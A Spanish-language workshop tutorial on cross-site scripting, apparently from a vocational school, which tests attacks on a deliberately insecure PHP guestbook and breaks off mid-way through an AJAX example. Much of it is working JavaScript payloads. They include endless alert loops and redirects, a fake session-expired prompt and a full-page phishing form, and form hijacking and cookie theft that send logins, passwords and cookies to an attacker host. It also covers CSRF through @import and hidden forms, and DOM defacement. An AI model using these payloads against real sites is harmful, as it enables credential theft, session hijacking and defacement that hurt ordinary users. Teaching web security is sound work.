Ataques XSS con javascript por diversión y beneficio

Pello Xabier Altadill – Instituto Cuatrovientos


De las muchas vulnerabilidades que podemos encontrar en las aplicaciones Web una de las más comunes es el XSS o Cross-Site-Scripting. Consiste esencialmente en introducir código en páginas web para que lo ejecute cualquiera que acceda a ellas.

Aunque es relativamente fácil protegerse ante estos ataques, existen muchas maneras de saltarse filtros. En este taller se probaran distintas diversiones con javascript, desde el hola mundo a cosas más complejas.


Tabla de contenidos

(0). Escenario y primera prueba

El XSS o Cross Site scripting es un tipo de ataque muy sencillo que puede efectuarse contra las aplicaciones web. Si no se filtran convenientemente los datos introducidos por los usuarios de las aplicaciones web, puede insertarse HTML, javascript y cualquier cosa a través de formularios, enlaces o cualquier otra forma de entrada.
Básicamente consiste en hacer ejecutar código javascript en el navegador de la victima a través de la inserción de forma reflejada o persistente.
Este gráfico mostraría el ataque reflejado o no-persistente:




El ataque persistente es más peligroso ya que afecta de golpe a todo aquel que visite una web comprometida.



En el gráfico se muestra el primer paso, en el que el atacante inserta código javascript y este queda en una BBDD.

¿Cómo funciona el ataque persistente? Supongamos que una web habilita la posibilidad que los usuarios metan comentarios. Si un usuario malicioso inserta un comentario con código javascript, cuando su comentario se muestra en los navegadores de los demás usuarios que visitan la web ese código javascript se ejecutará en sus navegadores.



¿Y qué es lo que puede llegar a hacer ese usuario malicioso usando insertando javascript? Existen infinidad de documentos y páginas que describen el Cross Site Scripting, pero muchas veces explican unos pocos de casos y ya está.
Está claro que si se permite el XSS las posibilidades son infinitas, tantas como lo permiten los lenguajes y las circunstancias.
En este documento se trata de reunir viejas técnicas y otras más nuevas de ataques XSS, sobre todo las relacionadas con javascript, tratando de presentar un interesante abanico.

Para las pruebas se ha utilizado una aplicación web desarrollada en php y mysql. Es un guestbook programado de forma incorrecta y temeraria en la que no se comprueban los datos de entrada y con la que convirtiendonos en usuario malicioso podemos hacer todas las pruebas que queramos. En la aplicación hay una página index.php en la que cualquier usuario puede dejar comantarios u ataques. Para ver los efectos basta con recargar la página.

Para una mayor comodidad sería interesante disponer a mano de la gestión de la BBDD a través de phpmyadmin o por consola, para vaciar las tablas de vez en cuando, ya que alguno de los ataques imposibilitará el acceso a la aplicación.

Una forma simple de comprobar si en la aplicación web se comprueban los datos

es insertar algo de código html. Los comentarios HTML serían un buen ejemplo, si no se ven pero están en el código fuente de la página es posible que la aplicación sea vulnerable:

```
<!-- esto no se va a ver -->
```

Y si no pueden usarse etiquetas sencillas

```
<i>Hola</i>
```

Para empezar la diversión podemos meter algunos efectos:

```
<marquee>Me estoy desplazando</marquee>
```

Con otras letras.

```
<marquee><p style='font-size: 60pt'>Ahora con grandes letras</p></marquee>
```

También podemos meter algo de sonido

```
<embed
src="http://www.moviesoundscentral.com/sounds/star_wars/empire_strikes_back/darkside.wav">
```

O un sonido más oculto:

```
<bgsound
src="http://www.moviesoundscentral.com/sounds/star_wars/empire_strikes_back/darkside.wav">
```

Dentro de explorer podemos meter imágenes como esta:

```
<img
dynsrc="http://www.moviesoundscentral.com/sounds/star_wars/empire_strikes_back/darkside.wav
">
```

Se puede meter cualquier etiqueta HTML que se nos ocurra para distorsionar el aspecto de la página de una forma más o menos llamativa u ocurrente. Pero lo que interesa es probar cosas que se pueden hacer con javascript. Para probar si el XSS de javascript funciona lo más directo es probar algo así:

```
<script language="javascript">
document.write("XSS de Javascript");
</script>
```

O más sencillo

```
<script>document.write("XSS de Javascript");</script>
```

Siempre que nos interese meter mucho código puede usarse un fichero externo:

```
<script language="javascript" src="http://superjuacker.net/micodigo.js"></script>
```

(1). Hola mundo

El lenguaje javascript es un lenguaje:
* Interpretado
* Debilmente tipado (no hay tipos explicitos como int, char)
* Orientado a objetos
* Destinado a dotar de mayor dinamismo a documentos HTML en los navegadores.

En cuanto a la sintaxis, es muy similar a la del lenguaje C en lo básico, dispone de las mismas estructuras de control, operadores, funciones, etc...

Bueno, siempre hay que empezar por lo más simple. Para acostumbrarse a crear código javascript hay que quedarse con las etiquetas <script> y </script>, y dentro de ellas meteremos nuestro código (sí, hay muchas otras formas). En ese código puede haber definición de variables, funciones, invocación de funciones, uso de objetos predefinidos javascript (window, document,...) etc...

Para empezar podemos insertar mensajitos con un simple alert.

```
 <script> alert("Hola mundo!");</script>
```

```
<script>alert("Esto es un alert \n Con saltos y todo\n está bien eh");</script>
```

(2). Dando por el culo con alerts

Una forma simple de tocar las narices a los usuarios es meter alerts interminables. Eso les obligará a matar el proceso del navegador, por muchas pestañas que tengan. Si ocurre en mitad de una transacción u otro momento importante de la navegación puede resultar desastroso para el usuario.

Un alert 5 veces:

```
<script>
for (i=0;i<5;i++)
	alert("5 veces "+ i);
</script>
```

Un bucle infinito:

```
<script>
for (;;)
	alert("Nunca terminaré");
</script>
```

A través de window confirm también le podemos dar la tabarra al usuario:

```
<script>
function darPorculo ()
{
	if (confirm("Selecciona OK y te dejaré en paz"))
	{
		alert("Puedes estar tranquilo ¿o no?");
	}
	else
	{
		alert("Sigo a lo mío");
	}
	darPorculo();
}
darPorculo();
</script>
```

(3). Vámonos de aquí

Una denegación de servicio o un hackeo cutre es hacer que una web resulte inaccesible.

Peno, muy simple, pero que funciona sin problemas:

```
<script>
document.location.href = "http://superjuacker.net/deface.php";
</script>
```

Otra forma de hacer lo mismo con window:

```
<script>
window.location = "http://superjuacker.net/deface.php";
</script>
```

Con el objeto Location podemos hacer lo mismo:

```
<script>
location.assign(""http://superjuacker.net/deface.php"");
</script>
```

Esto también tendría el mismo resultado:

```
<script>
location.replace("http://superjuacker.net/deface.php");
</script>
```

Podemos jugar un poco más repitiendo la carga de la propia página:

```
<script language="javascript">
setTimeout('recarga()',100);

function recarga ()
{
        location.reload();
        setTimeout('recarga()',5);
}
</script>
```

(4). Jugando con el objeto window

El lenguaje Javascript dispone del objeto Window, gracias al cual podemos hacer distintas cosas con la ventana del navegador. Estos son algunas de los métodos y propiedades más conocidas del objeto window.

window.alert(msg**)** : mostrar un mensaje
window.confirm(msg**)** : mostrar un dialog de confirmación
window.prompt(msg**)** : mostrar un dialog que solicita datos
window.print() : abre el dialog de la impresora
window.find() : abre el dialog de busquedas
window.close() : trata de cerrar el navegador. Este pide confirmación.

Un atributo que marca el lugar en que se encuentra el navegador:

```
window.Location = "http://www.juacker.net";
```

Con las propiedades y metodos siguientes podes fastidiar la página y crear efectos divertidos

```
window.resizeTo(x,y) : cambiar el tamño de la página
```

Un ejemplo:

```
<script language="javascript">
window.resizeTo(10,10);
</script>
```

window.moveTo(x,y**)** : para mover la ventana
window.moveBy(x,y**)** : para desplazar la ventana horizontalmente y verticalmente

```
<script language="javascript">
window.resizeTo(0,0);
window.moveTo(0,0);
</script>
```

Con esto movemos la ventana en un sentido.

```
<script language="javascript">
var x = 0;
var y = 0;

setTimeout('mover(x,y)',1000);

function mover (i,j)
{
        window.moveTo(i++,j++);
```

```
        x = (i>400)?0:i;
        y = (j>400)?0:j;
        setTimeout('mover(x,y)',5);
}
</script>
```

Pero un movimiento aleatorio es mucho más divertido:

```
<script language="javascript">
setTimeout('mover()',1000);
function mover ()
{
        window.moveTo(Math.round(Math.random()*200),Math.round(Math.random()*200));
        setTimeout('mover()',5);
}
</script>
```

window.forward() : avanzar en la navegación, como si pulsaramos la flecha del navegador

window.back() : retroceder en la navegación

Con esto el usuario será incapaz de ver la página, salvo que sea la primera:

```
<script language="javascript">
window.back();
</script>
```

window.open() : la función que abre los odiosos pop-ups. Suerte que cada vez están más controlados

```
<script language="javascript">
window.open("http://www.superjuacker.net","","width=600,height=500");
</script>
```

(5). Solicitando datos al usuario

Como hemos visto, con el método window.prompt podemos crear un dialog que solicita datos al usuario. Podemos crear un código que solicite el dato y lo envíe a otro sitio:

```
<script language="javascript">
var password = prompt("La sesión ha terminado. Por favor, vuelva a introducir su clave:");
document.location.href="http://superjuacker.net/leerpass.php?p=" + password;
</script>
```

En el caso de IExplorer podemos usar la función window.createPopup. Lo bueno es que con un pop-up podemos crear pantallas más complejas y creibles.

```
<SCRIPT language="javascript">
var miVentana = window.createPopup();
function abrir()
{
var  contenido = miVentana.document.body;
contenido.innerHTML = '<h1>etiquetas HTML o lo que sea...</h1>';
miVentana.show(290, 190, 200, 200, document.body);
}
abrir();
</SCRIPT>
```

Para que esto cuele el usuario debe ser un poco luser, pero vista la efectividad de los virus y de los engaños en general la mayoría cae. Se puede hacer de un modo mucho más elegante, usando un bloque DIV y mimetizándolo con el diseño de la propia página. Se puede hacer también como lo que se muestra a continuación:
Crear un bloque DIV que ocupe TODA la página. Basta con aplicar algunas propiedades de hojas de estilos y crear un div creible:

```
<script language="javascript">
document.getElementById('divfalso').style.visibility = "visible";
</script>

<div id='divfalso' style='position:absolute;z-index:1;width:100%;height:100%;top:0;left:0;
  border: 2px solid black;background-color: blue;visibility:false;'>
  La sesión ha terminado. Por favor introduzca su usuario y su contraseña otra vez.
<form method='post' action='http://superjuacker.net/recoger.php'>
Izena:<input type='text' name='login'><br>
Pass:<input type='password' name='pass'><br>
<input type='submit'>
</form>
</div>
```

(6). Capturando eventos

Aquí ya empezamos con sutilezas. El lenguaje javascript dispone de un mecanismo esencial de los interfaces visuales: los eventos. Cuando el usuario pulsa un botón o realiza alguna acción concreta el flujo puede dirigirse una función de javascript.
Los eventos pueden capturarse a través de las etiquetas HTML:

```
<input type="button" name="botón" value="Cierra" onClick="window.close()">
```

```
<img src="imagen.jpg" onMouseOver="alert('estás sobre la imagen')">
```

Pero además de dirigir las acciones según determinados eventos, con javascript también es posible capturarlos y asociarles una función.

```
function funcion () { ... }
document.getElementById("elemento").onclick = funcionMaligna;
```

Esto nos abre un abanico de posiblidades infinitas en las que el único limite es la imaginación y el conocimiento de los lenguajes de la web. En este caso vamos a tratar de adueñarnos de los datos introducidos en un formulario:

```
        <script language="javascript">
        function ataque()
        {
                alert('Ataque XSS');
        }
        // Tenemos más de una opción para asociar la función al evento.
        //document.loginform.onsubmit = new Function ("ataque()");
        //document.loginform.onsubmit = ataque;
        document.forms[0].onsubmit = ataque;
    </script>
```

En fin, eso no es más que un PoC. ¿Cómo nos las apañamos para sacar los datos? Podemos usar el propio objeto del formulario y a partir de ahí podremos dirigirlo a donde queramos:

```
<script language="javascript">
function robardatos()
{
        var login = document.forms[0].login.value;
        var password = document.forms[0].password.value;
        document.location.href = "http://superjuacker.net/recibir.php?user=" + login +"&pass=" +
password;
        alert('Ataque XSS');
```

```
}
//Asignamos la función
document.forms[0].onsubmit = robardatos;
</script>
```

El problema de ese ataque es que le usuario, que es usuario pero no tonto, observará que está pasando algo. Para disimular esa petición se puede crear una imagen HTML y en su atributo source mandamos los datos:

```
        <script language="javascript">

        // definimos aquí las variables
        var login = document.forms[0].login.value;
        var password = document.forms[0].password.value;

        function robardatos()
        {
                var imagen = new Image;
                var direccion = "http://superjuacker.net/recibir.php?user=" + login +"&pass=" +
password;
                imagen.src = direccion;
        }

        //Asignamos la función
        document.forms[0].onsubmit = robardatos;
    </script>
```

(7). Robo de cookies y sesiones

A través de la propiedad document.cookie podemos sacar la cookie que está utilizando el usuario:

```
<script language="javascript">
alert("Cookieak: " + document.cookie);
</script>
```

Si se consigue sacar ese dato fuera y si el control de sesiones es muy simple se puede facilitar el session hijacking o secuestro de sesión. Para sacar el dato de la cookie bastaría con hacer algo así:

```
<script>
document.location.href = "http://superjuacker.net/recibir.php?ck="+ document.cookie;
</script>
```

Ese código tiene el problema de que el robo es descarado, pero podemos usar otra vez el truco de la imagen para sacar el dato con disimulo.

```
<script language="javascript">
function robarcookie()
{
        var imagen = new Image;
        var direccion = document.location.href="http://superjuacker.net/recibir.php?ck="+
document.cookie;
                imagen.src = direccion;
        }
    </script>
```

Existen otras maneras de sacar el dato, claro está, basta con usar cualquier objeto que tenga una propiedad src o similar. Luego hay formas silenciosas y directas que veremos más adelante.

(8). Session Ridding

El Session Riding o el también conocido como Cross-Site Request Forgeries es en cierto modo el ataque perfecto. En lugar de robar una sesión, un ataque puede llevarse a cabo usando la sesión y el propio navegador del usuario! Suena increible pero realmente es algo muy muy simple. Si el usuario accede a una página con código html+javascript malicioso podemos hacer que desde su navegador haga lo que nos interese.

Supongamos que metemos algo así en una página, esta vez en lugar de usar una imagen usamos una referencia a una supuesta hoja de estilos que no es tal:

```
<style type="text/css">
@import url(http://localhost/xssjavascript/del.php?id=1);
</style>
```

Cuano el usuario cargue la página con ese contenido, su navegador pedirá la url

http://localhost/xssjavascript/del.php?id=1

que en este caso puede estar especialmente construida para realizar una acción concreta en una aplicación web. Esa URL puede ser una acción en una aplicación en la que tiene abierta la sesión el usuario, quién sabe si con permisos de administrador. Acabamos de lograr que él mismo borre datos sin darse cuenta. El atacante no ha tenido por qué robarle la sesión, el usuario lo hace desde la suya.

Podemos hacer que borre todo:

```
<style type="text/css">
@import url(http://localhost/xssjavascript/del.php?id=denak);
</style>
```

Con eso vemos como atacar una aplicación por método pero no sería muy complicado llevar a cabo peticiones POST creando formularios ocultos:

```
<form name="oculto" method="post" action="http://superjuacker.net/recibirpost.php">
<input type="hidden" name="dato1">
</form>
<script>
document.forms.oculto.dato1.value = "Secreto: " + document.cookie;
document.forms.oculto.submit();
</script>
```

Para acertar, basta con pensar en aplicaciones populares y bien conocidas, sacar los datos que esperan en sus formularios y crear una larga lista de ataques. Alguno colará.

(9). Adueñandonos del documento a través de DOM

Un documento HTML no es más que una estructura jerárquica de etiquetas. Las etiquetas y el orden en el que se pueden poner las establece la definición de tipo de documento o DTD que es un fichero con una serie de reglas. Los ficheros DTD son estándars y en el caso del HTML los establece el consorcio web o w3c.org.

Se supone que todas las páginas web siguen un estándar, sea HTML o XHTML, y desde javascript existen una serie de métodos para acceder a esas etiquetas y en definitiva a la estructura del documento.

(9.1). ¿Qué es eso del DOM?

El DOM o Document Object Model es un API de javascript que facilita el acceso el documento HTML y con el que podemos leer etiquetas, atributos, contenido de las etiquetas, modificar, añadir, borrar, etc.. dicho de otro modo, podemos acceder a cualquier parte del documento HTML desde javascript, añadirle nuevas etiquetas donde queramos, eliminar elementos de la página, y en definitiva gestionar el árbol del documento a nuestro gusto.

El DOM es una herramiento muy poderosa para el programador de javascript y que sin duda le facilita mucho la tarea de interactuar con el interfaz. Pero por otro lado se convierte en una puerta con alfombra para que un usuario malintencionado manipule una página de manera muy sutil.

(9.2). Leer, modificar, añadir, reemplazar y eliminar

Vamos a ver como funcionan algunos métodos más usuales del DOM a través de un ejemplo:

```
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN"
"http://www.w3.org/TR/html4/loose.dtd">
<html>
<title>Ejemplo de documento</title>
<script language="javascript">
...
</script>
<body>
<div id="bloquediv">Esto es el <b>título</b>
</div>
<ul>
<li><a href="editorial.html">Editorial</a></li>
```

```
<li><a href="semblanza.html">Autores</a></li>
<li><a href="noticias.html">Noticias</a></li>
<li><a href="contactos.html">Contátenos</a></li>
</ul>
<input type="button" name="captura" value="Capturar" onClick="captura()" >
<input type="button" name="modifica" value="Modificar" onClick="modifica()" >
<input type="button" name="crea" value="Crear" onClick="crea()" >
<input type="button" name="elimina" value="Elimina" onClick="elimina()" >
<input type="button" name="recupera" value="Recupera" onClick="recupera()" >
</body>
</html>
```

Partiendo de esa página HTML, vamos a implementar distintas funciones que manipulen el documento.

Captura de elementos

```
/**
* captura
* función para mostrar el acceso a los elementos del documento
* de distintas maneras
* Las imagenes, formularios
*/
function captura ()
{
	// capturamos un elemento por ID
	var bloque = document.getElementById("bloquediv");

	// capturamos todos los elemento por etiqueta: devuelve un array
	var enlaces = document.getElementsByTagName("a");

	// Esto devuelve un array
	var divs = document.getElementsByTagName('div');

	// Sacamos el HTML que contienen
	var texto = bloque.innerHTML;
	var texto2 = divs[0].innerHTML;

	alert("Dentro del div: " + texto + "\n" + texto2);

	/*
	// un ejemplo
	var i = 0;
	var textoenlaces = "";

	for (i=0;i<enlaces.length;i++)
	{
		textoenlaces += i+ "> " + enlaces[i].innerHTML + "\n";
	}

	alert("Los enlaces apuntan a: \n" + textoenlaces);
	*/
```

```
}
```

Modificar

```
/**
* modifica
* función para modificar los elementos del documento
*/
function modifica()
{
	// capturamos un elemento por ID
	var bloque = document.getElementById("bloquediv");

	// capturamos todos los elemento por etiqueta: devuelve un array
	var enlaces = document.getElementsByTagName("a");


	bloque.innerHTML = "Ahora te cambio en <b>contenido</b>";
	bloque.style.backgroundColor = "yellow";


}
```

Crear elementos

```
/**
* crea
* función para crear nuevos elementos en el documento
*/
function crea()
{
	// capturamos un elemento por ID
	var bloque = document.getElementById("bloquediv");

	// capturamos todos los elemento por etiqueta: devuelve un array
	var lista = document.getElementsByTagName("ul");

	var itemlista = document.createElement("li");

	itemlista.innerHTML = window.prompt("Inserta un contenido para la lista");

	// ahora se lo añadimos a la lista con appendChild
	lista[0].appendChild(itemlista);

	// Vamos a crear un enlace
	var textoEnlace = document.createTextNode("Super enlace");
	var nuevoEnlace = document.createElement("a");

	nuevoEnlace.href = "http://4party.cuatrovientos.org";

	nuevoEnlace.appendChild(textoEnlace);
```

```
	var itemlista2 = document.createElement("li");
	itemlista2.appendChild(nuevoEnlace);

	lista[0].appendChild(itemlista2);

	// Crear una tabla
	var tabla = document.createElement("table");

	// En lugar de crearle todos los elementos a mano
	// Le metemos todo
	tabla.innerHTML = "<tr><td>Celda 1</td><td>Celda 2</td></tr>";
	tabla.border = 1;
	// Y lo incluimos en el documento
	document.body.appendChild(tabla);

}
```

Eliminar

```
var guardado;

/**
* elimina
* función para eliminar elementos del documento
*/
function elimina()
{
	// capturamos la tabla por tag
	var tablas = document.getElementsByTagName("table");

	// Ahora accedemos a la segunda celda de la tabla
	var celda2 =
document.getElementsByTagName("table")[0].childNodes.item(0).childNodes.item(0).lastChild;

	alert("Vamos a borrar: " + celda2.innerHTML + " y el bloque DIV");


document.getElementsByTagName("table")[0].childNodes.item(0).childNodes.item(0).removeChild
(celda2);

	// capturamos un elemento por ID
	var bloque = document.getElementById("bloquediv");

	// Lo eliminamos y luego lo guardamos
	guardado = document.body.removeChild(bloque);


}
```

Recupera

```
/**
```

```
* recupera
* función que recupera un elemento eliminado
*/
function recupera()
{

	document.body.appendChild(guardado);

	//var otrobloque = guardado.clone(true);

	// Si lo queremos meter al principio, podemos usar insertBefore
	// Al que le debemos especificar antes de qué posición hacerlo
	var lista = document.getElementsByTagName("ul");

	document.body.insertBefore(guardado,lista[0]);
}
```

Todas estas funciones muestran ejemplos de uso del API DOM. es mucho más extenso y se le puede sacar más jugo. Pero conociendo ese poco ya se nos pueden ocurrir muchas cosas interesantes para manipular la página.

(9.3). Algunas ocurrencias

Vale, ya hemos presentado el menú de opciones, ahora ¿Qué cosas podemos hacer con este poder?
Bueno, así a bote pronto se nos pueden ocurrir unas cuantas:

- Modificar el contenido de un banner
- Anadir un div con menús o ampliar los ya existentes
- Modificar los formularios para que manden el contenido a otro sitio
- Añadir nuevas entradas en un blog o foro
- Manipular todo tipo de datos: número de visitas, de comentarios, de votos,
- ... un largo etcetera que depende de lo ocurrente que tengamos el día.

Como prueba vamos a manipular un texto dejado por un usuario en el guestbook. Para ello basta con analizar un poco la estructura del documento, a ojo o utilizando herramientas como el DOM Inspector de Firefox.
Lo que podía ser un texto amable lo podemos convertir en otra cosa.

Si observamos el HTML del guestbook veremos que cada entrada va dentro de un bloque DIV con un contenido como este:

```
<div class='entrada' id='entrada_6' >
Quién: <b>Devorah</b> - Cuándo: <i>2007-06-06 10:24:39</i><br>
Web: <a href='http://www.test.com'>http://www.test.com</a><br>
<b><i>Me molas</i></b></n><br>
```

```
<p>Tu web está super bien.</p><br>
</div><hr>
```

Para manipular esta entrada tan sugerente, bastaría con insertar un javascript como este:

```
<script>
function cambia()
{
	var titulo = document.getElementsByTagName("h1");

	titulo[0].innerHTML = "MI GUESTBOOK APESTA";

	var bloque = document.getElementById('entrada_6');

	bloque.innerHTML = "Quién: <b>Juan José</b> - Cuándo: <i>2007-06-06
10:24:39</i><br>";
	bloque.innerHTML += "<a href='http://www.ya.com'>http://www.ya.com</a><br>";
	bloque.innerHTML += "<b><i>Lo siento, te han puesto los cuernos</i></b></n><br>";
	bloque.innerHTML += "<p>que sepas que tu novia me estuvo provocando y al final me
deje llevar";
	bloque.innerHTML += "Llevas unos cuernos que vas rayando el techo.</p><br>";
}

// Cuidado: en este caso no lo podemos ejecutar directamente, hay que esperar que la
// página esté cargada con todos los elementos.
document.body.onload = cambia();
</script>
```

Divertido no?
Obviamente pueden hacerse cosas más "serias" que comprometan la seguridad de la página, como ir a por las contraseñas manipulando los formularios.

(10). AJAX: una nueva era

AJAX o Asynchronous Javascript And Xml es un conjunto de tecnologías que puede usarse en aplicaciones web para dotar a los navegadores de la posibilidad de realizar peticiones al servidor sin que la página actual se recargue. Esto supone un gran adelanto ya que hasta hace poco, cuando desde el navegador se solicitaba un página al servidor esta se cargaba y a partir de ahí terminaba el vínculo entre cliente y servidor. Ahora en cambio, gracias a AJAX, la página web del cliente puede hacer nuevas peticiones al servidor y reflejar los cambios en la página sin que haya recarga.
Con AJAX pueden hacerse peticiones y envíos de datos al servidor de forma transparente y además le podemos unir el DOM para que pueda modificarse la página de forma dinámica. Entre estas dos técnicas se consigue una funcionalidad que hace años sería impensable.
Pero toda nueva tecnología siempre trae consigo sus riesgos y como ya habrás imáginado el hecho de que el navegador tenga la capacidad de hacer peticiones de manera casi invisible para el usuario resulta muy atractivo para las pretensiones malévolas.

(10.1). Mandando datos por lo bajini

Vamos a ver cómo sería el código javascript para hacer peticiones con AJAX, tanto del tipo GET como las del tipo POST. Con este sencillo código, válido para Firefox y IExplorer podriamos hacer una petición GET con AJAX.

1. Primero se crea un objeto para hacer las peticiones AJAX dentro una función que manda la petición.
2. Luego hay que crear una función que sea capaz de procesar la respuesta.

```
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN"
"http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">
<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="es" dir="ltr" lang="es">
<head>
<meta http-equiv="Content-Type" content="text/html; charset=utf-8" />
 <title>Ejemplo simple de Ajax, Asynchronous Javascript And XML : saludo</title>
 <script type="text/javascript">
 /*<![CDATA[*/


 /**
 * saludoAjax: Ejemplo basico de AJAX (1)
 * Esta funcion invoca un objeto capaz de hacer peticiones a una pagina
 * sin que se recargue la pagina. Funciona en explorer 6 sp2 y Firefox 1.0.6
 * En este caso simplemente se solicita una pagina y se muestra el texto
 */
 function saludoAjax () {
```

```
        // Creamos el objeto, segun el navegador
        if (window.XMLHttpRequest) { // Para los mozilla y los basados en gecko
          xmlhttprequest = new XMLHttpRequest();
        } else if (window.ActiveXObject) { // Para Mordorsoft Exploiter
           xmlhttprequest = new ActiveXObject("Microsoft.XMLHTTP");
        }

        // PREPARANDOSE PARA LA RESPUESTA
        // establecemos un handler para cuando llegue la respuesta,
        // es decir, le decimos que funcion procesara el XML
        //        xmlhttprequest.onreadystatechange = procesaXML;
        // Mejor declararla asi para especificar el parametro
        xmlhttprequest.onreadystatechange = function() { procesaXML(xmlhttprequest); };


        // HACIENDO LA PETICION
        // Open(metodo, url, y si queremos la peticion asincrona o no)
        xmlhttprequest.open('GET', 'saludo.xml', true);

        // No tiene por que ser XML, podria ser texto normal
        //xmlhttprequest.open('GET','texto.txt',true);

        // Send es necesario para que se procese la peticion
        // pero es optativo pasar parametros para la URL remota
        xmlhttprequest.send(null);

}

/**
* procesaXML
* parametros: el objeto xmlhttprequest
* Es la funcion handler que procesa el archivo recibido a traves
* de la peticion.
*/
function procesaXML (xhr) {

                // primermo comprobamos el estado de la respuesta
        // 0: sin inicializar
        // 1 : cargandose
        // 2 : cargado
        // 3 : interactivo
